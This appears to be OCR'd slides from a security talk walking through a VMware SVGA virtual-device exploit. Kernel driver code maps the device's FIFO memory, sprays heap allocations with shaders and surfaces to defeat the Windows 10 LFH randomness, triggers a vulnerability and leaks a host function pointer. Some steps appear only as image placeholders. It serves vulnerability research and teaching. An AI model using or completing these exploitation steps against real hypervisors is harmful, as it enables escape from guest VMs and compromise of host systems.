
THE EXPLOIT

DRIVER ENTRY

- Use HAL to retrieve BARs
- Required for port I/O and MMIO for the SVGA device

```
HalGetBusDataByOffset(PCIConfiguration, 0, PCISlotNumber.u.AsULONG,
    &PCIHeader, 0, sizeof(PCI_COMMON_HEADER));
/* Used for Port I/O communication between the current driver and SVGA device. */
gSVGA.ioBase = PCIHeader.u.type0.BaseAddresses[0];
gSVGA.ioBase &= 0xFFF0;
DbgPrint("ioBase = 0x%x\n", gSVGA.ioBase);

gSVGA.fifoSize = SVGA_ReadReg(SVGA_REG_MEM_SIZE);
DbgPrint("fifoSize = 0x%x\n", gSVGA.fifoSize);

/* BAR2 contains the physical address of the SVGA FIFO. */
PhysAddr.QuadPart = PCIHeader.u.type0.BaseAddresses[2];
gSVGA.fifoMem = (UINT32 *)MmMapIoSpace(PhysAddr, gSVGA.fifoSize, MmNonCached);
DbgPrint("fifoMem = %p\n", gSVGA.fifoMem);
```

INIT_SVGA_IOCTL




SETTING UP THE SVGA

- SVGA FIFO initialization
- Object table definition


```
FIFORegisterSize = SVGA_ReadReg(SVGA_REG_MEM_REGS);
DbgPrint("SVGA_REG_MEM_REGS = 0x%x\n", FIFORegisterSize);

FIFORegisterSize <<= 2;

if (FIFORegisterSize < PAGE_SIZE)
    FIFORegisterSize = PAGE_SIZE;

DbgPrint("FIFORegisterSize = 0x%x\n", FIFORegisterSize);

gSVGA.fifoMem[SVGA_FIFO_MIN] = FIFORegisterSize;
gSVGA.fifoMem[SVGA_FIFO_MAX] = gSVGA.fifoSize;
KeMemoryBarrier();
gSVGA.fifoMem[SVGA_FIFO_NEXT_CMD] = FIFORegisterSize;
gSVGA.fifoMem[SVGA_FIFO_STOP] = FIFORegisterSize;
gSVGA.fifoMem[SVGA_FIFO_BUSY] = 0;
KeMemoryBarrier();

SVGA_WriteReg(SVGA_REG_CONFIG_DONE, 1);

if (DefineOTables())
    ntStatus = STATUS_NO_MEMORY;
```

LEAK_VMX_ADDR_IOCTL




PREPARE MEMORY LAYOUT

- **Allocate a big chunk that will be occupied later by the allocation at *SVGA3D_CMD_DX_DRAW***
- Repeatedly allocate a shader of size 0x150



PREPARE MEMORY LAYOUT


- Allocate a big chunk that will be occupied later by the allocation at *SVGA3D_CMD_DX_DRAW*
- **Repeatedly allocate a shader of size 0x150**



PREPARE MEMORY LAYOUT

- Replace all 0x150-size heap chunks with RC1

```
for (UINT32 x = 0; x < NUMBER_SPRAY_ELEMENTS; x++) {
    // free the buffer allocated before
    DestroyShader(SprayShaderIds[x]);

    DstSurfaceId = GetAvailableSurfaceId();
    SVGA3D_DefineGBSurface(DstSurfaceId,
        (SVGA3dSurfaceFlags)SVGA3D_SURFACE_ALIGN16,
            SVGA3D_A4R4G4B4, 1, 0,
            SVGA3D_TEX_FILTER_NONE, &size3d);

    // surface copy will allocate a RC1, one of them should eventually
    // reclaim the address of the freed buffer
    SVGA3D_SurfaceCopy(TempSurfaceId, 0, 0, DstSurfaceId, 0, 0, NULL, 0);
}
```




PREPARE MEMORY LAYOUT


```
for (UINT32 x = 0; x < NUMBER_SPRAY_ELEMENTS; x++) {
    // Allocate the ResourceContainer->DataBuffer (offset 0x120)
    SVGA3D_SurfaceCopy(SurfaceIds[x], 0, 0, OutputSurfaceId, 0, 0, CopyBox,
        sizeof(SVGA3dCopyBox));
    // We should place after DataBuffer a RC0 to leak the function pointer stored inside
    // For one DataBuffer allocate four RC0 to defeat the randomness of Win10 LFH allocator
    for (unsigned j = 0; j < 4; j++) {
        DstSurfaceId = GetAvailableSurfaceId();
        SVGA3D_DefineGBSurface(DstSurfaceId, (SVGA3dSurfaceFlags)SVGA3D_SURFACE_ALIGN16,
            SVGA3D_A8R8G8B8, 1, 0, SVGA3D_TEX_FILTER_NONE, &size3d);
        // Allocate a new resource container (type 0)
        SVGA3D_SurfaceCopy(TempSurfaceId, 0, 0, DstSurfaceId, 0, 0, NULL, 0);
    }
}
```

PREPARE MEMORY LAYOUT


- Databuffers
- ResourceContainer type 0



FREE THE SHADER




TRIGGER THE VULNERABILITY




COPY SURFACES BACK TO GUEST

- Copy surfaces to guest until encounter the corrupted RC1



COPY THE FUNCTION POINTER

